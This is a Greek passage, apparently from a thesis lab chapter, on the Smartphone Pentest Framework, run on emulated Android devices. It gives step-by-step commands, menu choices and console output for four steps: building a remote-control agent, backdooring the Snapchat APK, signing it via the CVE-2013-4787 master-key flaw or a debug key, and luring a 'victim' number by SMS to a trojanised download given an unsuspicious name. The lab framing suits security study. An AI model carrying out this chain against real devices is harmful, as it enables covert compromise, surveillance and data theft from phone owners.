Αρχικά, μέσω του λειτουργικού συστήματος «Kali linux» το οποίο χρησιμοποιήσαμε και στις προηγούμενες δοκιμές παρείσδυσης, πληκτρολογούμε την εντολή:

- `#git clone https://github.com/georgiaw/Smartphone-Pentest-Framework.git`

και αμέσως μετά

- `# <διαδρομή για τον φάκελο «Smartphone-Pentest-Framework»>/kaliistall`

προκειμένου να το εγκαταστήσουμε. Στην συνέχεια και έπειτα από την ολοκλήρωση της διαδικασίας εγκατάστασης πλοηγούμαστε στο φάκελο «frameworkconsole» μέσα στον οποίο υπάρχει το αρχείο «config». Χρησιμοποιώντας ένα επεξεργαστή κειμένου (π.χ. το «gedit») αλλάζουμε τις τιμές της διεύθυνσης του εξυπηρετητή διαδικτύου & αυτής για εισερχόμενες συνδέσεις όπως φαίνεται παρακάτω :


- #IPADDRESS FOR WEBSERVER (webserver needs to be listening on this address)
- IPADDRESS = xxx.xxx.xxx.xxx (όπου «xxx» η διεύθυνση «IP» του υπολογιστή μας)
- #IP ADDRESS TO LISTEN ON FOR SHELLS
- SHELLIPADDRESS = = xxx.xxx.xxx.xxx (όπου «xxx» η διεύθυνση «IP» του υπολογιστή μας)

Τέλος ξεκινάμε τις υπηρεσίες «apache2» & «mysql» τις οποίες και χρειάζεται το πλαίσιο λογισμικού για να λειτουργήσει με τις εντολές

- `#service apache2 start & #service mysql start`


ελέγχουμε ότι υπάρχει ήδη εγκατεστημένη η γλώσσα προγραμματισμού «python», και μεταβαίνοντας στον υποφάκελο «frameworkconsole» εκτελούμε την εντολή :

- <διαδρομή για τον φάκελο «frameworkconsole»>#./framework.py




**Εικόνα 6.16: Στιγμιότυπο του αρχικού μενού έπειτα από την επιτυχή εγκατάσταση του «Smartphone Penetration Framework».**

Προκειμένου να βεβαιωθούμε ότι το πρόγραμμα επικοινωνεί με την βάση δεδομένων «mysql» πληκτρολογούμε τον αριθμό 7 και στην συνέχεια πατάμε το πλήκτρο «Enter». Στην περίπτωση όπου υπάρχει επικοινωνία θα εμφανιστεί η το παρακάτω στιγμιότυπο (εικόνα 6.16) ενώ σε αντίθετη περίπτωση θα εμφανιστούν μηνύματα λάθους και το πρόγραμμα θα τερματιστεί.




**Εικόνα 6.17: Στιγμιότυπο του αρχικού μενού έπειτα από την επιτυχή επικοινωνία με την βάση δεδομένων «mysql»**

### 6.3.2. Δημιουργία του προγράμματος – πελάτη (agent)

Από το αρχικό μενού του προγράμματος πληκτρολογούμε 4 (επιλογή 4 – «Attach FrameWork to a Mobile Modem» και στην συνέχεια την επιλογή 3 «Generate smartphone based app». Στο επόμενο μενού επιλέγουμε το «1 .) Android App» στην περίπτωση όπου δεν θέλουμε επικοινωνία μέσω «NFC» (υπάρχει και η επιλογή : «2.) Android App with NFC») και πληκτρολογούμε τα παρακάτω:

- **Phone number of agen**t: Το τηλέφωνο του κινητού τηλεφώνου που θα εγκατασταθεί το πρόγραμμα – πελάτης. Στην περίπτωση αυτή χρησιμοποιήθηκε ο πρώτος αριθμός που δίδεται σε εικονική συσκευή «15555215554»
- **Control key for the agent:** Ο κωδικός που θα χρησιμοποιηθεί για την επικοινωνία του προγράμματος – πελάτη με το «SPF» - στην περίπτωση αυτή «PAPEILAB».
- **Webserver control path for agent**: Εδώ δηλώνεται Ο υποφάκελος «/var/www/papeilab» ο οποίος θα χρησιμοποιείται τόσο από το πρόγραμμα – πελάτη αλλά και από το πλαίσιο λογισμικού για την ανταλλαγή δεδομένων και εντολών.





**Εικόνα 6.18: Στιγμιότυπο από την δημιουργία του προγράμματος – πελάτη από το μενού του πλαισίου λογισμικού.**

Στην συνέχεια και αφού επιβεβαιώσουμε τις επιλογές μας το πρόγραμμα δημιουργεί το αρχείο «FrameworkAndroidApp.apk» στον υποφάκελο «frameworkconsole» στον οποίο έχει ενσωματώσει τις ρυθμίσεις τις οποίες έχουμε πληκτρολογήσει προηγουμένως. Προκειμένου να εγκαταστήσουμε το παραπάνω αρχείο στο κινητό τηλέφωνο το πλαίσιο μας δίνει δύο δυνατότητες, μέσω «web» ή απευθείας μέσω του εργαλείου «adb» το οποίο και υπάρχει στον υποφάκελο «platform-tools» στην τοποθεσία εγκατάστασης του «android-sdk». Για την εγκατάσταση μέσω του εργαλείου «adb»

έχουμε αναφερθεί σε προηγούμενη παράγραφο του κεφαλαίου ενώ για τον πρώτο τρόπο εγκατάστασης ακιολουθούμε τα παρακάτω βήματα :

- Από το κύριο μενού επιλέγουμε το **4**, στην συνέχεια την επιλογή «**4.) Copy App to Webserver**», το «**2.)Framework Android App without NFC**» και για «**Hosting Path** :» πληκτρολογούμε κάτι σχετικό όπως «/agent» και για «**Filename**» αντίστοιχα «/agent.apk». Επιβεβαιώνοντας τις επιλογές μας το πρόγραμμα δημιουργεί τον υποφάκελο «/var/www/agent» με το αρχείο «agent.apk». Αφού ολοκληρώσουμε επιτυχώς όλα τα παραπάνω βήματα αρκεί να πλοηγηθούμε με το κινητό μας τηλέφωνο (την εικονική συσκευή για το παράδειγμα αυτό) στην ιστοθέση «Http://<διεύθυνση του υπολογιστή στον οποίο εκτελείται η υπηρεσία «apache» - IPADDRESS FOR WEBSERVER ρύθμιση στο «config» αρχείο που είπαμε προηγουμένως>/agent/agent.apk» για να κάνουμε λήψη του παραπάνω αρχείου.





**Εικόνα 6.19: Στιγμιότυπο από την διαδικασία σύνδεσης του προγράμματος – πελάτη το οποίο είναι εγκατεστημένο στην (εικονική) συσκευή και του πλαισίου λογισμικού.**

Τέλος πρέπει να συνδέσουμε το κινητό τηλέφωνο (πρόγραμμα – πελάτης) με το πλαίσιο. Αρχικά εγκαθιστούμε την εφαρμογή στο κινητό τηλέφωνο και την εκτελούμε. Στο παράθυρο που μας εμφανίζεται πληκτρολογούμε την διεύθυνση (IP) στην οποία βρίσκεται εγκατεστημένο το πλαίσιο λογισμικού τον υποφάκελο στον οποίο θα συνδεθεί για την ανταλλαγή δεδομένων – εντολών και τον κωδικό «PAPEILAB» τον οποίο είχαμε πληκτρολογήσει κατά την δημιουργία της εφαρμογής. Στην συνέχεια από το κεντρικό μενού επιλέγουμε «**4.) Attach Framework to a Mobile Modem**», «**2.) Attach to a smartphone based app**», «**Phone Number:15555215554**», «**Control Key:PAPEILAB**», «**App URL Path:/papeilab**» και στην συσκευή πιέζουμε το πλήκτρο «**ATTACH**».

Από την στιγμή που έχουμε ολοκληρώσει με επιτυχία τα προηγούμενα βήματα είμαστε σε θέση να εκτελέσουμε μία σειρά από επιθέσεις σε όλα σχεδόν τα δημοφιλή λειτουργικά συστήματα σχεδιασμένα για κινητά (Android/IOS/Blackberry). Παρακάτω θα αναφερθούμε αναλυτικότερα στη

διαδικασία ενσωμάτωσης λογισμικού σε εφαρμογές τρίτων με σκοπό τον απομακρυσμένο έλεγχο της συσκευής μέσω του «Smartphone Penetration Framework».





**Εικόνα 6.20: Στιγμιότυπο έπειτα από την επιτυχή σύνδεση του προγράμματος – πελάτη στην συσκευή με τον υπολογιστή ο οποίος εκτελεί το πλαίσιο λογισμικού «Smartphone Penetration Framework».**

### 6.3.3. Ενσωμάτωση κώδικα σε εφαρμογές τρίτων με σκοπό τον απομακρυσμένο έλεγχο της συσκευής με την χρήση του «Smartphone Penetration Framework»

Μία από τις δυνατότητες του «SPF» είναι και αυτή της ενσωμάτωσης κώδικα σε εφαρμογές τρίτων με σκοπό τον απομακρυσμένο έλεγχο μια συσκευής. Προκειμένου να υλοποιήσουμε την εν λόγω επίθεση θα πρέπει να προχωρήσουμε σε λήψη μιας εμπορικής εφαρμογής από το επίσημο ηλεκτρονικό κατάστημα «Google Play». Στο παράδειγμα αυτό θα χρησιμοποιήσουμε την δημοφιλή εφαρμογή ανταλλαγής μηνυμάτων και κοινωνικής δικτύωσης «snapchat» η οποία και διατίθεται δωρεάν.

Από το κεντρικό μενού επιλέγω «**1.) Attach Framework to a Deployed Agent/Create Agent**», «**5.) Backdoor Android APK with Agent**» και πληκτρολογώ το πλήρες μονοπάτι με το όνομα του αρχείου (apk) το οποίο θέλω να τροποποιήσω (στο παράδειγμά μας /spfapk/snapchat.apk).

Στην συνέχεια εκτελείται το «apktool» και απομεταγλωττίζει την εφαρμογή και έπειτα από την ολοκλήρωση της διαδικασίας μας ζητείται να καταχωρήσουμε το «Phone number of the control modem for the agent:» το αριθμό δηλαδή της συσκευής στην οποία εκτελείται το πρόγραμμα – πελάτης (στο παράδειγμα εαυτό είναι ο 15555215554) έτσι ώστε να είναι δυνατή η επικοινωνία μέσω SMS στην περίπτωση όπου δεν υπάρχει διαθέσιμο δίκτυο για σύνδεση μέσω του πρωτοκόλλου «HTTP». Έπειτα καταχωρούμε το «Control Key» (στο παράδειγμα αυτό «PAPEILAB») και τέλος το όνομα του φακέλου (π.χ. /labagent) ο οποίος και βρίσκεται ως υποφάκελος μέσα στον «/var/www/» ή όπου αλλού έχει δηλωθεί ο ριζικός κατάλογος της υπηρεσίας «apache» και θα χρησιμοποιηθεί για την αποθήκευση των αρχείων ρυθμίσεων και των όποιων δεδομένων (προσωρινά) διακινούνται από και προς την συσκευή. Αφού δηλωθούν τα παραπάνω στοιχεία το πρόγραμμα εκτελεί το «Apktool» ενσωματώνοντας στην εφαρμογή τον απαραίτητο κώδικα για την εκτέλεση των επιθέσεων. Προκειμένου μια εφαρμογή να εγκατασταθεί στο λειτουργικό σύστημα πρέπει να είναι ψηφιακά υπογεγραμμένη. Για το σκοπό αυτό το πρόγραμμα μας δίνει την δυνατότητα είτε να εκμεταλλευτούμε την ευπάθεια «CVE-2013-4787» ή «Android master Key vulnerability» στην περίπτωση όπου η εφαρμογή μας προορίζεται για έκδοση του λειτουργικού συστήματος 4.2 ή προηγούμενη πληκτρολογώντας «y» αλλιώς να υπογράψει την εφαρμογή με το κλειδί αποσφαλμάτωσης ή «android debug key».




**Εικόνα 6.21: Στιγμιότυπο κατά την στιγμή όπου το «SPF» χρησιμοποιεί το «apktool» για την απομεταγλώττιση της εφαρμογής «Snapchat».**

```
Phone number of the control modem for the agent: 15555215554
Control key for the agent: PAPEILAB
Webserver control path for agent: /labtarget


Control Number:15555215554
Control Key:PAPEILAB
ControlPath:/labtarget
Is this correct?(y/n)
```

**Εικόνα 6.22: Στιγμιότυπο έπειτα από την εκτέλεση του «Apktool» και την απομεταγλώττιση της εφαρμογής κατά την εισαγωγή των ρυθμίσεων για την επαναμεταγλώττιση της.**


Προκειμένου να δελεάσουμε το υποψήφιο θύμα να εκτελέσει την εφαρμογή καταφεύγουμε σε τεχνικές κοινωνικής μηχανικής. Έτσι από το κεντρικό μενού επιλέγουμε «**6.) Run a social engineering or client side attack**», «**1.) Direct Download Agent**», και πληκτρολογούμε:

- (**Agent/meterpreter**:) Agent
- **Platform(Android/iPhone/Blackberry)**: Android
- **Hosting Path**: /snapapp (ονομασία που να μην προκαλεί υποψίες)
- **Filename**: /snapchat.apk (ονομασία που να μην προκαλεί υποψίες)
- **Delivery Method**:(SMS or NFC): SMS
- **Phone Number to Attack**: 15555215556 (ο αριθμός της εικονικής συσκευής του θύματος)
- **Custom text(y/N)?** N


Στην εικονική συσκευή με τον αριθμό 15555215556 λαμβάνουμε το μήνυμα με το κείμενο που έχουμε πληκτρολογήσει στην περίπτωση που επιλέξαμε «Y» στην τελευταία επιλογή ή το προεπιλεγμένο κείμενο που μαζί με ένα σύνδεσμο (στο παράδειγμα αυτό «Http://192.168.1.71/snapapp/snapchat.apk») για προχωρήσουμε σε λήψη της εφαρμογής.

```
root@kalilab: ~/Smartphone-Pentest-Framework-master/frameworkconsole
File  Edit  View  Search  Terminal  Help
        10.)  Install Stuff
        11.)  Use Drozer
        12.)  Setup API
         0.)  Exit


spf> 6



Choose a social engineering or client side attack to launch:
        1.) Direct Download Agent
        2.) Client Side Shell
        3.) USSD Webpage Attack (Safe)
        4 ) USSD Webpage Attack (Malicious)
spf> 1
This module sends an SMS with a link to directly download and install an Agent
Deliver Android Agent or Android Meterpreter (Agent/meterpreter:) Agent
Platform(Android/iPhone/Blackberry):Android
Hosting Path: /snapapp
Filename: /snapchat.apk
Delivery Method:(SMS or NFC): SMS
Phone Number to Attack: 15555215556
Custom text(y/N)?
```

**Εικόνα 6.23: Στιγμιότυπο πριν από την αποστολή του μηνύματος κειμένου που περιέχει τον σύνδεσμο για την λήψη της τροποποιημένης εφαρμογής «snapchat» μέσω του προγράμματος.**




**Εικόνα 6.24: Στιγμιότυπο πριν από την αποστολή του μηνύματος κειμένου που περιέχει τον σύνδεσμο για την λήψη της τροποποιημένης εφαρμογής «snapchat» μέσω του προγράμματος – πελάτη που βρίσκεται εγκατεστημένο στην εικονική συσκευή με τον αριθμό 15555215554.**



**Εικόνα 6.25: Στιγμιότυπο από το μήνυμα όπως αυτό εμφανίζεται στην εικονική συσκευή με τον αριθμό 15555215556 (του θύματος).**

Στο κεντρικό μενού του προγράμματος προκειμένου να ξεκινήσουμε την επικοινωνία με το πρόγραμμα – πελάτη της συσκευής με τον αριθμό «15555215556» επιλέγουμε από το κεντρικό μενού του προγράμματος «**1.) Attach Framework to a Deployed Agent/Create Agent**», έπειτα «**1.) Attach Framework to a Deployed Agent**», και τέλος πληκτρολογούμε:

- **Agent URL Path**: /labagent (το ίδιο με αυτό που δηλώσαμε όταν δημιουργούσαμε το τροποποιημένο αρχείο «apk» της εφαρμογής «snapchat»)
- **Agent Control Key**: PAPEILAB
- **Communication Method(SMS/HTTP)**: HTTP

```
root@labkali:/var/www# cd labtarget/
root@labkali:/var/www/labtarget# ls -l
total 20
-rwxrwxrwx 1 root root 259 Jan  4 01:39 apkupload.php
-rwxrwxrwx 1 root root  17 Jan  4 01:39 control
-rwxrwxrwx 1 root root 131 Jan  4 01:39 controluploader.php
-rwxrwxrwx 1 root root   0 Jan  4 01:39 picture.jpg
-rwxrwxrwx 1 root root 200 Jan  4 01:39 pictureupload.php
-rwxrwxrwx 1 root root   0 Jan  4 01:39 putfunc
-rwxrwxrwx 1 root root   0 Jan  4 01:39 text.txt
-rwxrwxrwx 1 root root 133 Jan  4 01:39 textuploader.php
root@labkali:/var/www/labtarget#
```

**Εικόνα 6.26: Στιγμιότυπο από τα περιεχόμενα του φακέλου «labtarget» που χρησιμοποιεί το πλαίσιο λογισμικού «SPF» και το πρόγραμμα – πελάτης μέσα από την εφαρμογή «snapchat» για να επικοινωνήσουν.**

